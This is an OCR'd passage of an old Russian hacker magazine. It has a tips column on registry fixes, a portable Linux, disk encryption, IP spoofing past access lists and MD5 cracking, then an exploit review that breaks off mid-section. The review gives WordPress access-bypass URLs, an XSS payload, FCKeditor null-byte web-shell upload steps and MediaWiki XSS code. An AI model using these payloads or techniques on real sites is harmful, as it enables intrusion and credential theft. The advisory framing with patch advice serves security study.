1. Создаем файлик с расширением .reg следующего содержания:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Nls\CodePage]
"1252"="c_1251.nls"
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontSubstitutes]
"Arial,0"="Arial,204"
"Comic Sans MS,0"="Comic Sans MS,204"
"Courier,0"="Courier New,204"
"Microsoft Sans Serif,0"="Microsoft Sans Serif,204"
"Tahoma,0"="Tahoma,204"
"Times New Roman,0"="Times New Roman,204"
"Verdana,0"="Verdana,204"
```

2. Переходим в «Панель управления → Язык и региональные стандарты → Дополнительно» и отмечаем необходимые русские кодировки.
3. Перезагружаем комп и радуемся корректному отображению кириллицы.



ЗАДАЧА: ВЫБРАТЬ И УСТАНОВИТЬ ПОДХОДЯЩУЮ ОСЬ НА FLASH

РЕШЕНИЕ:

С появлением объемных Flash установка полноценной ОС на них стала реальна как никогда. Думаю, не нужно описывать все преимущества обладания портативной осью, настроенной под твои нужды и задачи и располагающейся на переносном USB-накопителе. Возникает лишь один вопрос: какую ОС выбрать и как ее установить? За последнее время появилось немало Линух-дистрибутивов, способных работать с Flash, однако хочу обратить твое внимание на новый проект — **Calculate Linux Desktop** (www.calculate-linux.ru). Ось базируется на Gentoo Linux и является полноценной операционной системой, способной работать не только с LiveCD, но и с USB-Flash накопителями. Из особенностей выделим:

- Интеграция с Calculate Directory Server (еще одним ответвлением проекта Calculate Linux)
- Наличие удобного и дружественного десктопа
- Полная совместимость с Gentoo Linux
- Возможность работы с LiveCD с полной загрузкой в память
- Обширный языковой пакет: английский, испанский, немецкий, португальский, итальянский, русский, украинский, польский и французский




















Одна из самых удобных Линукс-осей

• Возможность установки на HDD, USB-Flash и USB-HDD с файловыми системами: ext4, ext3, ext2, reiserfs, xfs и jfs

Процесс установки предельно прост и понятен:
1. Грузимся с CD/DVD-диска, на который был предварительно закатан Calculate Linux Desktop (слить ось можно с официального сайта — www.calculate-linux.ru).
2. Разбиваем диск/флешку с помощью fdisk'a:

```
fdisk <drive>
```

где <drive> — имя девайса.

3. Форматируем созданные разделы, из разрешенных файловых систем — ext4, ext3, ext2, reiserfs, xfs и jfs.

4. Определяемся с основными параметрами установки:

• disk=/dev/sda2 — раздел для установки (по дефолту будет предложен свободный раздел sda2 или sda3)
• set-march=i686 (x86_64) — установить дистрибутив для 32 или 64-битной архитектуры процессора
• set-format=reiserfs (ext3, ext2, jfs, xfs) — тип файловой системы
• set-video_resolution=1280x1024 (1024x768, 1152x864, 1280x800 и т.д.) — разрешение экрана
• set-hostname=linux — сетевое имя компа
• set-mbr=off — не изменять MBR во время установки
• set-composite = on|off — включение композитного режима

После установки ты получишь надежную и функциональную, а главное — портативную Linux-OS.
Кстати, дополнительные пакеты и документацию ищи на официальном сайте проекта.




ЗАДАЧА: ЗАШИФРОВАТЬ ВИНТ НОУТА/КОМПА, ВКЛЮЧАЯ ЗАГРУЗОЧНЫЙ ДИСК

РЕШЕНИЕ:

На страницах журнала мы не раз рассказывали о различных средствах шифрования данных, но времена идут, алгоритмы меняются, а софт устаревает. Именно поэтому при покупке нового ноута или очередного винта встает вопрос о безопасности хранимых на нем данных. Как ты знаешь, большинство крипто-утилит работают с виртуальными контейнерами, в которых и хранят шифрованную инфу. Такой подход устраивает далеко не всех, ведь гораздо удобнее, когда используется шифрование всего диска. По такому принципу работает софтина DriveCrypt, которой мы и воспользуемся для достижения поставленной цели. Итак, план действий:
1. Сливаем утилу и инсталим ее.
2. Перезагружаем комп.
3. Запускаем тулзу и создаем ключ шифрования, а также выбираем


Шифруем винт



способ и место хранения ключа. Я бы рекомендовал хранить файлик с ключом на флешке, предварительно сделав бэкап.
4. Устанавливаем пасс на крипт, чем сложнее — тем лучше.
5. Переходим на вкладку «Drivers», выбираем загрузочный диск (например, C:\) и жмем кнопку «Заш. Загр.»
6. Выбираем окно запроса пароля, а именно — вид десктопа при включении компа. На выбор предлагаются три варианта:

```
• DOS (без графики)
• Vesta (с графикой)
• HDD Black Screen (черный экран с имитацией ошибки винчестера; рекомендуется)
```

7. Теперь переходим к шифрованию, отмечаем нужные разделы, жмем кнопку «Зашифровать» и указываем ранее созданный ключ для крипта. Все, идем пить пиво, весь процесс шифрования займет пару часов, в зависимости от размера винта.
Утила платная, поэтому мы сознательно не стали выкладывать ее на нашем диске. Воспользуйся Гуглом, наверняка, ты все найдешь сам :).



ЗАДАЧА: ОТПАРСИТЬ ПРОКСИ-СЕРВЕРА ИЗ ТЕКСТОВОГО ФАЙЛА


РЕШЕНИЕ:

Проксики являются неотъемлемым атрибутом нашей жизни :). Поэтому ежедневно приходится обрабатывать множество прокси-листов, что отнимает n-ное количество времени. Не так давно мне на глаза попался универсальный парсер проксиков — «Find proxies for Me». Он без труда ищет и выдирает заветные строчки из сотен байт мусора. Тулза умеет действительно многое:

```
• Парсинг прокси из текста, который предварительно можно скопировать в соответствующее поле для ввода
• Парсинг прокси из буфера обмена
• Возможность парсинга с учетом IP или портов
• Автоматический чекинг корректности проксиков (маска IP: aaa,bbb,ccc,ddd<=255, а также проверка порта: eeeee<=65536)
```


Отпарсить проксики с помощью утилиты весьма просто:
1. Копируем текст, содержащий прокси, с бесплатных прокси-порталов. Например:

```
61.172.249.96:80 anonymous          China     2009-07-20
Whois
75.151.214.249:8080        anonymous          United States
2009-07-20        Whois
72.55.136.167:3128         anonymous          Canada    2009-07-
20      Whois
189.108.93.244:3128        anonymous          Brazil    2009-07-
20      Whois
189.127.163.1:3128         anonymous          Brazil    2009-07-
20      Whois
213.185.116.218  3128      anonymous          Iraq      2009-07-
```



```
20      Whois
78.108.96.47:8080          anonymous          Czech Republic
2009-07-20        Whois
189.56.61.33:3128          anonymous          Brazil    2009-07-
20      Whois
222.218.156.66:80          anonymous          China     2009-07-
20      Whois
```

2. Запускаем утилу.
3. Указываем путь до файла со скопированным текстом, либо вставляем текст в формочку (режим Text).
4. Жмем старт (сортировка по IP/порту — на выбор) и получаем список проксиков, который сохраняем и используем по назначению.



Парсим прокси



ЗАДАЧА: НАХОЖУСЬ В ЛОКАЛКЕ И ЧУВСТВУЮ, ЧТО ПРОТИВ МЕНЯ ПРИМЕНЕНЫ ACL-ЛИСТЫ. КАК БЫТЬ? ВОЗМОЖНОСТЬ ИЗМЕНЕНИЯ MAC'А НА СЕТЕВУХЕ ВРОДЕ БЫ ИМЕЕТСЯ, НО ЭТО НИ К ЧЕМУ НЕ ПРИВОДИТ

РЕШЕНИЕ:

Действительно, не каждая карта позволяет явно сменить MAC через «Свойства» сетевой карты, хотя существует огромное количество софта для этого. Даже если и сменили, не факт, что отслеживают тебя по MAC, а не по IP! Давай отвлечемся и посмотрим в другую сторону, а именно — на сетевое взаимодействие. Есть прекрасная программа Sterm, выпущенная создателями Cain&Abel.
Наши действия таковы:
1. Запускаем, открываем вкладку сверху «Configure».
2. Выбираем сетевой интерфейс (в этом процессе внимательно смотри на подсети).
3. Вбиваем новый IP в Spoofed Source Address.
Простейший пример применения такого рода защиты:


```
# настройки .htaccess-файла
Options +FollowSymLinks
RewriteEngine on
#
# доверенный IP
RewriteCond %{REMOTE_ADDR} !^1\.2\.3\.4$
# сторонний IP
RewriteCond %{REMOTE_ADDR} !^5\.6\.7\.8$
RewriteRule .* http://www.google.com/ [R=302,L]
```

В примере все типы с IP'шниками, кроме доверенного (например, адреса

какого-либо разработчика), будут отправлены на Google. Еще пример:

```
# настройки «allow/deny» .htaccess-файла
<limit GET>
satisfy any
order deny,allow
deny from all
allow from 63.76.22.2
allow from 130.116.16.
allow from 130.116.17.
allow from 130.116.18.
allow from 130.116.19.
allow from 144.110.36.
require valid-user
</limit>
```

Если среди твоих друзей найдутся толковые программисты, можешь посоветоваться с ними на тему написания инжектора пакетов, где адрес отправителя подменялся бы на вводимый вручную. Для этого обязательно понадобится дополнение — библиотека, вроде Winpcap или LibInject.




ЗАДАЧА: МАКСИМАЛЬНО БЫСТРО РАСШИФРОВАТЬ MD5, ЕСЛИ НЕ ХВАТАЕТ ВЫЧИСЛИТЕЛЬНЫХ МОЩНОСТЕЙ У КОМПА


РЕШЕНИЕ:

Не беда! Сломаешь банк — купишь новый комп. А если серьезно, для решения задачи можно воспользоваться существующими серверами для взлома известных криптографических хешей онлайн. Скажем, один из наиболее известных русскоязычных — Hashcracking.info. На самом деле, их можно перечислять десятками, просто не все эффективны, потому что на одном искомый пароль может быть, а на другом нет. Для этого стоит воспользоваться специальным софтом под названием HashSearcher. Автор софтины — mailbrush. Программа осуществляет автоматизированный поиск по 15 сервисам для MD5-крекинга. Вот некоторые из них: hashcracking.info, md5.rednoize.com, tmto.org, md5pass.info, milw0rm.com. Вбивай хеш, запускай прогу и жди результата! Если хочешь, можешь сам попробовать написать средство своими силами. Пример взаимодействия с одним из таких сервисов на Perl:


```
$url = "http://md5.hashcracking.com/search.php?md5=$hash»;
$lwp = LWP::UserAgent->new();
$lwp->agent("Mozilla/5.0 (Windows; U; Windows NT 5.1; en;
rv:1.9.0.4) Gecko/2008102920 Firefox/3.0.4");
$connect = $lwp -> get($url);
 print «md5.hashcracking.com      ---- «;
```



```
if ($connect->content =~ /Cleartext of $hash is (.*)/)
{
print "Result : $1\n";
} else {
print "Result : Hash not found!\n";
}
```



Проспуфить адрес источника проще пареной репы!



ЗАДАЧА: СГЕНЕРИРОВАТЬ БОЛЬШУЮ RAINBOW TABLE, ИСПОЛЬЗУЯ GPU

РЕШЕНИЕ:


Идея ясна — ты хочешь, используя мощи своей видеокарты, быстрее генерировать «радужные таблицы» для атаки на криптографические хеши, а средства для этого днем с огнем не найти, потому что существующие проекты, вроде winrtgen, работают исключительно на мощностях процессоров. Для взаимодействия с GPU тебе нужно воспользоваться специальной модификацией, автором который является Zhu Shuanglei. Найти такую (rtgen CUDA) и само средство для взлома можно на сайте project-rainbowcrack.com. Такая же тема есть от нашего соотечественника XSerg. Разберем работу на примере первой:

```
# синтаксис ничем не отличается от привычной тулзы, кроме
того, что тебе потребуется указать количество ядер видеокарты,
которые будут задействованы в работе
RainbowTableGenerate.exe md5 alpha 1 8 0 2400 40000000 xek 240
```


Теперь объясню параметры подробнее:

- Md5 — генерация соответствующего типа хеша;
- alpha — только буквы;
- 1 8 — искомый пароль от одного до восьми символов;
- 0 — индекс;
- 2400 40000000 — длина цепочки;
- xek — префикс для таблицы;
- 240 — количество задействованных ядер видеокарты. У меня — GeForce
- •GTX 280. Их количество равно 240 соответственно.


Для известных видеокарт последняя опция дана в справочном варианте.



Автоматизированный поиск куда более удобное занятие, чем использование собственных вычислительных мощностей для взлома простейшего хеша



Работа с CUDA при генерации «радужных таблиц»



МАГ (ICQ 884888)
/ HTTP://WAP-CHAT.RU /

/OBZOR/EKSPLOITOV

Жаркий август прямо-таки плавит уставшие мозги разработчиков. Хакеры же, наоборот, прилагают все больше и больше усилий для поиска знаменательных уязвимостей в самых различных приложениях. Вот и сегодняшний обзор порадует свежим урожаем багов в таких известнейших продуктах, как WordPress, MediaWiki, Mozilla Firefox, MS Internet Explorer вместе с компонентами MS Office, а также в целой куче web cms, в которых используется WYSIWYG-редактор FCKeditor.

01 НЕДОСТАТОЧНАЯ ПРОВЕРКА ПРИВИЛЕГИЙ В WORDPRESS

>> Brief

Поиск дыр в известнейшей блоговой платформе WordPress становится для многих уже не просто увлекательным занятием, но и самым настоящим хобби. Вот и на этот раз ребята из **Core Security Technologies** (http://www.coresecurity.com/corelabs) обнаружили, что движок некорректно проверяет права доступа у непривилегированных пользователей при просмотре (а также редактировании и сохранении) страниц конфигурации самых различных плагинов. Удаленный авторизованный пользователь может легко внедрить свой XSS-код в конфиги плагинов, а также просмотреть другую чувствительную информацию.
Редактирование опций плагинов обычно проходит через сценарий `./wp-admin/options-general.php?page=[plugin_page]`, в котором с проверкой привилегий все нормально. Но никто не отменял обращение напрямую к ./wp-admin/admin.php, который и отвечает за инклуд плагинов. Для понимания уязвимости рассмотрим код этого скрипта подробней:

```
//проверка того, что страница плагина находится в своей
директории ./wp-content/plugins
if (isset($_GET['page']))
{
        $plugin_page = stripslashes($_GET['page']);
        $plugin_page = plugin_basename($plugin_page);
}

...

// Handle plugin admin pages.
if (isset($plugin_page))
{
        if ( validate_file($plugin_page) )
        {
                wp_die(__('Invalid plugin page'));
        }
        if (! ( file_exists(WP_PLUGIN_DIR . "/$plugin_
page") && is_file(WP_PLUGIN_DIR . "/$plugin_page") ) )
                wp_die(sprintf(__('Cannot load %s.'),
                htmlentities($plugin_page)));
        do_action('load-' . $plugin_page);
        //собственно, инклуд страницы плагина
        include(WP_PLUGIN_DIR . "/$plugin_page");
}
...
```

Как видно, валидацию проходят только физически расположенные на жестком диске файлы плагина. Никаких проверок на права доступа к ним нет и в помине.

>> Targets

WordPress 2.8 и ниже.
WordPress MU 2.7.1 и ниже.

>> Exploit

В примере авторы приводят следующие векторы использования:

1. Просмотр конфигурации плагина Collapsing Archives:

```
http://[some_wordpress_blog]/wp-admin/admin.php?page=/
collapsing-archives/options.txt
```

2. Просмотр информации об антиспам-плагине Akismet, идущем в дефолтном дистрибутиве вордпресса:

```
http://[some_wordpress_blog]/wp-admin/admin.
php?page=akismet/readme.txt
```

3. XSS в плагине Related Ways To Take Action:

```
http://[some_wordpress_blog]/wp-admin/admin.
php?page=related-ways-to-take-action/options.php
```

Для использования бага вставляем в поле «Exclude actions by term» код:

```
\"/><script>alert(String.fromCharCode(88)+String.
fromCharCode(83)+String.fromCharCode(83))</
script><ahref="
```

4. Просмотр Dashboard-плагина WP Security Scanner:

```
http://[some_wordpress_blog]/wp-admin/admin.
php?page=wp-security-scan/securityscan.php
```

5. Реконфигурация плагина Intrusion Detection System:

```
http://[some_wordpress_blog]/wp-admin/index.
php?page=wp-ids/ids-admin.php
```

Оригинальный текст advisory ищи по ссылке http://milw0rm.com/exploits/9110.

>> SOLUTION

Самым лучшим решением для устранения уязвимости будет обновление своего блога до последней версии, представленной на wordpress.com (на данный момент — 2.8.1).

02 ЗАГРУЗКА ПРОИЗВОЛЬНЫХ ФАЙЛОВ В FCKEDITOR

>> Brief

FCKeditor, наряду с TinyMCE, является одним из наиболее распространенных WYSIWYG-редакторов и используется в таких известных WEB-приложениях, как Zope, PHPList, Falt4 CMS, RunCMS, Dokeos, Nuke ET.
Для этой уязвимости в Сети присутствуют очень скудные описания, из которых понятно только то, что уязвим параметр «CurrentFolder» (например, www.securitylab.ru/vulnerability/382191.php и www.securityfocus.com/bid/31812). Так как такое положение дел меня вовсе не устраивало, пришлось самому покопаться в исходниках описываемого HTML based редактора.
Итак, качаем последний уязвимый релиз (http://dfn.dl.sourceforge.net/sourceforge/fckeditor/FCKeditor_2.6.4.zip) и открываем сценарий, ответственный за upload файлов во встроенном файлменеджере скрипта — ./editor/filemanager/connectors/php/upload.php:

```
<?php
...
$sCurrentFolder = GetCurrentFolder() ;

// Is enabled the upload?
if ( ! IsAllowedCommand( $sCommand ) )
    SendUploadResults( '1', '', '',
      'The ""' . $sCommand . '"" command isn\'t allowed' );
// Check if it is an allowed type.
if ( !IsAllowedType( $sType ) )
    SendUploadResults( 1, '', '',
      'Invalid type specified' );

FileUpload( $sType, $sCurrentFolder, $sCommand )
?>
```

ДОМАШНЯЯ СТРАНИЦА ПРОЕКТА MEDIAWIKI

Здесь нас интересует функция определения текущей директории — GetCurrentFolder(), найти которую мы сможем в сценарии ./editor/filemanager/connectors/php/io.php:

```
function GetCurrentFolder()
{
      if (!isset($_GET)) {
            global $_GET;
      }
      $sCurrentFolder = isset( $_GET['CurrentFolder'] )?
            $_GET['CurrentFolder'] : '/' ;
      // Check the current folder syntax (must begin and
start with a slash).
      if ( !preg_match( '|/$|', $sCurrentFolder ) )
            $sCurrentFolder .= '/' ;
      if ( strpos( $sCurrentFolder, '/' ) !== 0 )
            $sCurrentFolder = '/' . $sCurrentFolder ;
      // Ensure the folder path has no double-slashes
      while ( strpos ($sCurrentFolder, '//') !== false )
      {
            $sCurrentFolder = str_replace (
                  '//','/', $sCurrentFolder) ;
      }
      // Check for invalid folder paths (..)
      if ( strpos( $sCurrentFolder, '..' ) ||
            strpos( $sCurrentFolder, "\\" ))
            SendError( 102, '' ) ;
      return $sCurrentFolder ;
}
```

А также функция, собственно, загрузки и сохранения файлов FileUpload() из ./editor/filemanager/connectors/php/commands.php:

```
function FileUpload(
      $resourceType, $currentFolder, $sCommand )
{
...
      // Map the virtual path to the local server path.
      $sServerDir = ServerMapFolder($resourceType,
            $currentFolder, $sCommand ) ;

      // Get the uploaded file name.
      $sFileName = $oFile['name'] ;
      $sFileName = SanitizeFileName( $sFileName );
...
      $sFilePath = $sServerDir . $sFileName ;
```

ЧИТАЕМ AKISMET/README.TXT ЧЕРЕЗ БАГУ В WORDPRESS





CALC.EXE, ВЫЗВАННЫЙ ЧЕРЕЗ ПЕРЕПОЛНЕНИЕ В FIREFOX'E

```
...
        move_uploaded_file( $oFile['tmp_name'],
                $sFilePath ) ;

...

}
```

Функция ServerMapFolder() просто возвращает полный folder path на сервере, исходя из переданного параметра $currentFolder. Как видно из функции GetCurrentFolder(), имя указываемой пользователем папки проверяется только на наличие уязвимости directory traversal, но никак не на банальный null-byte.

>> Exploit

Для наглядного примера эксплуатации воспользуемся встроенным тестовым стендом FCKeditor для загрузки файлов — ./editor/filemanager/connectors/uploadtest.html.

Итак, в списке «Select the File Uploader to use» выбираем PHP (ну, или любой другой понравившийся тебе коннектор), далее в форме «Upload a new file» выбирай свой шелл, сохраненный с расширением .txt и, наконец, в поле «Current Folder» вбивай что-то вроде «my-evil-shell.php%00».

Теперь, после сабмита заполненной формы, скрипт с радостью покажет адрес твоего загруженного шелла в поле «Uploaded File URL» (в моем случае это ./userfiles/test.php).

Как видно из примера, $sFilePath для move_uploaded_file() становится равным имени директории ($sServerDir), настоящее же имя файла ($sFileName) просто-напросто отбрасывается нулл-байтом.

>> Targets:

FCKeditor <=2.6.4, а также все web cms, в которых используется этот WYSIWYG-редактор.


>> Solution

Как всегда, наилучшим решением для закрытия уязвимости будет установка последней версии скрипта с сайта производителя — http://www.fckeditor.net.

03 МЕЖСАЙТОВЫЙ СКРИПТИНГ В MEDIAWIKI

>> Brief

Да-да! В движке MediaWiki, который используется Великой и Ужасной



УСПЕШНАЯ ЗАГРУЗКА ШЕЛЛА В FCKEDITOR

Википедией и множеством других вики-сайтов, некий Amalthea 13 июля сего года нашел замечательную XSS-уязвимость.

Бага присутствует в файле ./includes/specials/SpecialBlockip.php и проявляется на странице site.com/index.php/Special:Block.

Итак, рассмотрим механизм действия подробнее:


```
<?php
...
class IPBlockForm
{
...
  function IPBlockForm( $par )
  {
    global $wgRequest, $wgUser, $wgBlockAllowsUTEdit;
    // получаем значение wpBlockAddress из массива $_REQUEST
    $this->BlockAddress = $wgRequest->getVal(
      'wpBlockAddress', $wgRequest->getVal( 'ip', $par ) );
    $this->BlockAddress = strtr(
      $this->BlockAddress, '_', ' ' );
    ...
  }


  ...

  //функция для отображения элементов html-страницы
  function showForm( $err )
  {
    ...
    $user = User::newFromName( $this->BlockAddress );
    ...


    // отображаем полученное
    значение wpBlockAddress в веб-форме
    Xml::input( 'wpBlockAddress', 45,
      $this->BlockAddress, array(
```

ВНЕШНИЙ ВИД FCKEDITOR





CALC.EXE, ВЫЗВАННЫЙ ПЕРЕПОЛНЕНИЕМ ACTIVEX КОМПОНЕНТА В IE



DENIAL OF SERVICE В MOZILLA FIREFOX

```
        'tabindex' => '1',
        'id' => 'mw-bi-target',
        'onchange' => 'updateBlockOptions()' ) ). "
                    </td>
                    </tr>
                    <tr>"
      );
      ...
   }
   ...
?>
```

Переменная wpBlockAddress (а затем и $this->BlockAddress) нигде и никоим образом не фильтруется, так что нам остается лишь грамотно заюзать этот замечательный факт.

>> Exploit

